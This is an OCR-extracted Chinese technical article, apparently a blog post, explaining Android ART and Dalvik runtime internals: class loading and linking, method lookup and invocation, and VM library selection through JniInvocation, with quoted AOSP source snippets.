
DefineClass()做了很多事情，包括了 LoadClass()，InsertClass()和 LinkClass()等动作。其 中，LoadClass()调用 LoadField()和 LoadMethod()等函数把类中的域和方法数据从 dex 文件中读出来，填入 Class 结 构。

InsertClass()主要功能是把该类写入 class_table_中方便下次查找。


LinkClass()顾名思义，就是动态绑定虚函数和接口函数了。其调用结构：

```
LinkSuperClass() // 检查父类。
  LinkMethods()
        LinkVirtualMethods() // 结合父类进行虚函数绑定，填写 Class 中的虚函数表 vtable_。
        LinkInterfaceMethods() //处理接口类函数信息 iftable_。注意接口类中的虚函数也会影响虚函数表，因此会更新 vtable_。
        LinkInstanceFields() & LinkStaticFields() // 更新域信息，如域中的 Offset 和类的对象大小等。
```

对于 FindClass()来说，类大体有以下几种情况：内置类，启动 类，系统类和其它。内置类是很基本的类，一般是初始化时预加载好的（如 WellKnownClasses 和 JniConstants 里那一坨），它们可以 通过 LookupClassFromImage()函数找到。启动类是在 BOOTCLASSPATH 里的类，由于它们是启动类，所以这里还没有 ClassLoader。除掉前面的内置类，其余的通过 DexFile::FindInClassPath()查找得到。再就是系统类和其它类，它们的加 载过程是类似的，都是通过 ClassLoader 的 loadClass 方法，区别在于前者通过特殊的 SystemClassLoader 进行加载。举例来 说，对于一个还没被加载过的启动类，一般流程是这样的：


AndroidRuntime
JNIEnv
Runtime
ClassLinker
DexFile
1 : FindClass()
2 : GetClassLinker()
3 : ClassLinker
4 : GetClassLoader()
5 : FindClass()
6 : LookupClass()
7 : LookupClassFromTableLocked()
8 : LookupClassFromImage()
9 : FindInClassPath()
10 : ClassPathEntry
11 : DefineClass()
12 : LoadClass()
13 : InsertClass()

主要涉及到的类有以下几个，最核心的是 Class 类：



回到 FindClass()函数，由于在调用 ZygoteInit.main()时，所需的类在初始化时都已经装载链接好了。因此，这里走的不是上面的流程，而是直接通过 JNI 调用 ClassLoader.loadClass()进行装载。完成后将找到的类转为 jclass 返回给 AndroidRuntime。类的查找结束后，就可

以找相应的方法了。GetStaticMethodID 会调用 FindMethodID()函数，它首先对该类进行验证，保证这个类是初始化好的，再调用其它函数进行目标函数的查找。关键几行如下：

```
235    ArtMethod*  method  =  NULL;
236    if  (is_static)  {
237        method  =  c->FindDirectMethod(name,  sig);
238    }  else  {
239        method  =  c->FindVirtualMethod(name,  sig);
240        if  (method  ==  NULL)  {
241            //  No  virtual  method  matching  the  signature.    Search  declared
242            //  private  methods  and  constructors.
243            method  =  c->FindDeclaredDirectMethod(name,  sig);
244        }
245    }
```

可以看到,如果要找的是静态函数（通过 GetStaticMethodID()过来的），则调用 FindDirectMethod()查找该类及其父类的非虚函数(通过 Class 的成员变量 direct_methods_)，否则调用 FindVirtualMethod()查找该类及其父类的虚函数（通过 Class 的成员变量 virtual_methods_），没找到的话再调用 FindDeclaredDirectMethod()查找该类的非虚函数。找到的条件是函数名和函数签名相同，如这里是"main"和"([Ljava/lang/String;)V"。找到目标函数后，就可以执行了。以下是执行目标函数的主干部分：

```
246void  ArtMethod::Invoke(Thread*  self,  uint32_t*  args,  uint32_t  args_size,  JValue*  result,
247                                          char  result_type)  {
…
253    //  Push  a  transition  back  into  managed  code  onto  the  linked  list  in  thread.
254    ManagedStack  fragment;
255    self->PushManagedStackFragment(&fragment);
…
270#ifdef  ART_USE_PORTABLE_COMPILER
271            (*art_portable_invoke_stub)(this,  args,  args_size,  self,  result,  result_type);
```

```
10.272#else
11.273            (*art_quick_invoke_stub)(this,  args,  args_size,  self,  result,  result_type);
12.274#endif
13.…
14.297    //  Pop  transition.
15.298    self->PopManagedStackFragment(fragment);
```


前后分别是对托管代码栈的保存和恢复。要执行托管代码前，要先为其创建栈。这些栈通过 ManagedStack 的成员 link_形成一个先入后出的链表。当执行完托管代码后，只要将最近放入的托管代码栈恢复回来即可。中间是目标函数的执行，但在跳入目标函数体前还需要先执行一些 ABI 层的上下文处理代码，这段代码称为 stub。首先按 ART_USE_PORTABLE_COMPILER 来决定是用 art_quick_invok_stub 还是 art_portable_invok_stub。由于它们是由汇编写成，平台相关，所以每个体系结构（x86, arm, mps）都有其实现。以 x86 体系为例，art_portable_invoke_stub 定义在 portable_entrypoints_x86.S 中：

```
1. 30DEFINE_FUNCTION  art_portable_invoke_stub
2. 31        PUSH  ebp                                    //  save  ebp
3. 32        PUSH  ebx                                    //  save  ebx
4. 33        mov  %esp,  %ebp                           //  copy  value  of  stack  pointer  into  base  p
   ointer
5. 34        .cfi_def_cfa_register  ebp
6. 35        mov  20(%ebp),  %ebx                     //  get  arg  array  size
7. 36        addl  LITERAL(28),  %ebx                //  reserve  space  for  return  addr,  method*,  ebx,  an
   d  ebp  in  frame
8. 37        andl  LITERAL(0xFFFFFFF0),  %ebx        //  align  frame  size  to  16  bytes
9. 38        subl  LITERAL(12),  %ebx                //  remove  space  for  return  address,  ebx,  and  ebp

10.39        subl  %ebx,  %esp                          //  reserve  stack  space  for  argument  array
11.40        lea    4(%esp),  %eax                      //  use  stack  pointer  +  method  ptr  as  dest  fo
   r  memcpy
12.41        pushl  20(%ebp)                            //  push  size  of  region  to  memcpy
```

```
13.42        pushl  16(%ebp)                                  //  push  arg  array  as  source  of  memcpy
14.43        pushl  %eax                                       //  push  stack  pointer  as  destination  of
   memcpy
15.44        call  SYMBOL(memcpy)                            //  (void*,  const  void*,  size_t)
16.45        addl  LITERAL(12),  %esp                       //  pop  arguments  to  memcpy
17.46        mov  12(%ebp),  %eax                            //  move  method  pointer  into  eax
18.47        mov  %eax,  (%esp)                               //  push  method  pointer  onto  stack
19.48        call  *METHOD_CODE_OFFSET(%eax)  //  call  the  method
20.49        mov  %ebp,  %esp                                  //  restore  stack  pointer
21.50        POP  ebx                                            //  pop  ebx
22.51        POP  ebp                                            //  pop  ebp
23.52        mov  20(%esp),  %ecx                            //  get  result  pointer
24.53        cmpl  LITERAL(68),  24(%esp)        //  test  if  result  type  char  ==  'D'
25.54        je  return_double_portable
26.55        cmpl  LITERAL(70),  24(%esp)        //  test  if  result  type  char  ==  'F'
27.56        je  return_float_portable
28.57        mov  %eax,  (%ecx)                               //  store  the  result
29.58        mov  %edx,  4(%ecx)                             //  store  the  other  half  of  the  result
30.59        ret
31.60return_double_portable:
32.61        fstpl  (%ecx)                                     //  store  the  floating  point  result  as  doub
   le
33.62        ret
34.63return_float_portable:
35.64        fstps  (%ecx)                                     //  store  the  floating  point  result  as  floa
   t
36.65        ret
37.66END_FUNCTION  art_portable_invoke_stub
```

可以看到，这是 x86 体系中的函数调用过程。首先保存栈帧等信息，然后把参数数组拷贝到栈中，再执行 call 指令跳转到要执行的目标函数。METHOD_CODE_OFFSET 指向 ArtMethod 中的成员变量 entry_point_from_compiled_code_，也就是编译好的目标函数的地址。接下来，

就是等目标函数愉快地执行完，然后恢复上下文，保存返回值，最后执行 ret 指令返回。查找目标函数和执行的过程比较直观：



http://blog.csdn.net/jinzhuojun

这样，执行完托管代码后，返回到 AndroidRuntimie::start()函数，调用 DetachCurrentThread()和 DestroyJavaVM()来做清理工作，关闭虚拟机，收工。

```
897         ALOGD("Shutting  down  VM\n");
898         if  (mJavaVM->DetachCurrentThread()  !=  JNI_OK)
899                 ALOGW("Warning:  unable  to  detach  main  thread\n");
900         if  (mJavaVM->DestroyJavaVM()  !=  0)
901                 ALOGW("Warning:  VM  did  not  shut  down  cleanly\n");
```

Android ART 虚拟机

Android 4.4 提供了一种与 Dalvik 截然不同的运行环境 ART(Android runtime)支持,ART 源于 google 收购的 Flexycore 的公司。ART 模式与 Dalvik 模式最大的不同在于，启用 ART 模式后，系统在 安装应用的时候会进行一次预编译，将字节码转换为机器语言存储在本地，这样在运行程序时就不会每次都进行一次编译了，执行效率也大大提升。

虚拟机切换设置

Settings> Developer Options> Select Runtime

ART 优点

1、系统性能的显著提升。
2、应用启动更快、运行更快、体验更流畅、触感反馈更及时。
3、更长的电池续航能力。
4、支持更低的硬件。

ART 缺点

1、更大的存储空间占用，可能会增加 10%-20%。
2、更长的应用安装时间。

Dalvik 虚拟机性能优化

1、DEX 代码安装时或第一次动态加载时 odex 化处理。
2、Android2.2 版本提供了 JIT 机制提升性能；


JIT(Just-In-Time)，用来在运行时动态地将执行频率很高的 dex 字节码编译成本地机器码，然后再执行。通过 JIT，就可以有效地提高 Dalvik 虚拟机的执行效率。但是，应用每次运行的时候，部分字节码都需要通过 JIT 转换为机器码，降低了应用程序运行效率。而 ART 则是使用 AOT 进 行处理（Ahead-Of-Time），所谓 AOT 是指在运行以前就把中间代码静态编译成本地代码，这就减去了 JIT 运行时的转换时间，因此，即使 Dalvik 采用了 JIT，Dalvik 总体性能还是不能与直接执行本地机器码的 ART 虚拟机相比。

AOT 的编译器分两种模式：
1. 在开发机上编译预装应用；
C/C++开发应用程序的时候，编译器直接就把它们翻译成目标机器码。
2. 在设备上编译新安装的应用；
在应用安装时将 dex 字节码翻译成本地机器码。

Android 虚拟机适配

Zygote 进程在启动的过程中，会创建一个 Dalvik 虚拟机。Zygote 进程通过自我 复制的方式来创建应用程序进程，省去的不仅仅是应用程序进程创建 Dalvik 虚拟机的时间，Zygote 通过 AndroidRutime::start 函 数创建 Dalvik 虚拟机。在 Android 系统中，Davik 虚拟机实现在 libdvm.so 中，ART 虚拟机实现在 libart.so 中，通过 persist.sys.dalvik.vm.lib 系统属性来选择运行指定虚拟机。无论 Dalvik 还是 ART，都实现了三个相同的接口函数：

1. JNI_GetDefaultJavaVMInitArgs -- 获取虚拟机的默认初始化参数
2. JNI_CreateJavaVM -- 在进程中创建虚拟机实例
3. JNI_GetCreatedJavaVMs -- 获取进程中创建的虚拟机实例



JniInvocation 提供统一了接口：
libnativehelper\JniInvocation.cpp

```
1.  jint JniInvocation::JNI_GetDefaultJavaVMInitArgs(void* vmargs) {
2.    return JNI_GetDefaultJavaVMInitArgs_(vmargs);
3.  }
4.
5.  jint JniInvocation::JNI_CreateJavaVM(JavaVM** p_vm, JNIEnv** p_env, void* vm_args) {
6.    return JNI_CreateJavaVM_(p_vm, p_env, vm_args);
7.  }
8.
9.  jint JniInvocation::JNI_GetCreatedJavaVMs(JavaVM** vms, jsize size, jsize* vm_count) {
10.   return JNI_GetCreatedJavaVMs_(vms, size, vm_count);
11. }
```

该函数间接调用以下函数来实现：

```
1.  extern "C" jint JNI_GetDefaultJavaVMInitArgs(void* vm_args) {
2.    return JniInvocation::GetJniInvocation().JNI_GetDefaultJavaVMInitArgs(vm_args);
3.  }
4.
5.  extern "C" jint JNI_CreateJavaVM(JavaVM** p_vm, JNIEnv** p_env, void* vm_args) {
6.    return JniInvocation::GetJniInvocation().JNI_CreateJavaVM(p_vm, p_env, vm_args);
7.  }
8.
9.  extern "C" jint JNI_GetCreatedJavaVMs(JavaVM** vms, jsize size, jsize* vm_count) {
10.   return JniInvocation::GetJniInvocation().JNI_GetCreatedJavaVMs(vms, size, vm_count);
11. }
```

libnativehelper\JniInvocation.h

```
1.  static JniInvocation* jni_invocation_;
2.  void* handle_;//保存 so 库的首地址
3.  jint (*JNI_GetDefaultJavaVMInitArgs_)(void*);
4.  jint (*JNI_CreateJavaVM_)(JavaVM**, JNIEnv**, void*);
5.  jint (*JNI_GetCreatedJavaVMs_)(JavaVM**, jsize, jsize*);
```

因 此 JniInvocation 对外提供的接口函数是由 JniInvocation 中定义的函数指针来实现。JniInvocation 中定义的函数指针是 在哪里初始化的呢？我们知道 Android 虚拟机是在 Zygote 进程中通过调用 AndroidRuntime::start()函数启动的：
frameworks\base\core\jni\AndroidRuntime.cpp

```
1.  void AndroidRuntime::start(const char* className, const char* options)
2.  {
3.     ...
4.      /* start the virtual machine */
5.      JniInvocation jni_invocation;
6.      jni_invocation.Init(NULL);
7.      JNIEnv* env;
8.      if (startVm(&mJavaVM, &env) != 0) {
9.          return;
10.     }
11.     onVmCreated(env);
12.     ...
13. }
```

在启动虚拟机前通过调用 JniInvocation::Init()函数来初始化 JniInvocation 中声明的函数指针

```
1.  bool JniInvocation::Init(const char* library) {
2.  #ifdef HAVE_ANDROID_OS
```

```
3.    char default_library[PROPERTY_VALUE_MAX];
4.    property_get("persist.sys.dalvik.vm.lib", default_library, "libdvm.so");
5.  #else
6.    const char* default_library = "libdvm.so";
7.  #endif
8.    if (library == NULL) {
9.      library = default_library;
10.   }
11.
12.   handle_ = dlopen(library, RTLD_NOW);
13.   if (handle_ == NULL) {
14.     ALOGE("Failed to dlopen %s: %s", library, dlerror());
15.     return false;
16.   }
17.   //查找 JNI_GetDefaultJavaVMInitArgs 函数指针
18.   if (!FindSymbol(reinterpret_cast<void**>(&JNI_GetDefaultJavaVMInitArgs_),
19.                   "JNI_GetDefaultJavaVMInitArgs")) {
20.     return false;
21.   }
22.   //查找 JNI_CreateJavaVM 函数指针
23.   if (!FindSymbol(reinterpret_cast<void**>(&JNI_CreateJavaVM_),
24.                   "JNI_CreateJavaVM")) {
25.     return false;
26.   }
27.   //查找 JNI_GetCreatedJavaVMs 函数指针
28.   if (!FindSymbol(reinterpret_cast<void**>(&JNI_GetCreatedJavaVMs_),
29.                   "JNI_GetCreatedJavaVMs")) {
30.     return false;
```

```
31.   }
32.   return true;
33. }
```

该函数就是根据 persist.sys.dalvik.vm.lib 属性值来加载不同的虚拟机动态库，并从动态库中查找 JNI_GetDefaultJavaVMInitArgs，JNI_CreateJavaVM，JNI_GetCreatedJavaVMs 函数首地址


```
1.  bool JniInvocation::FindSymbol(void** pointer, const char* symbol) {
2.    *pointer = dlsym(handle_, symbol);
3.    if (*pointer == NULL) {
4.      ALOGE("Failed to find symbol %s: %s\n", symbol, dlerror());
5.      dlclose(handle_);
6.      handle_ = NULL;
7.      return false;
8.    }
9.    return true;
10. }
```

Dalvik 字节码生成过程

应用安装时采用的代码优化方式不同：

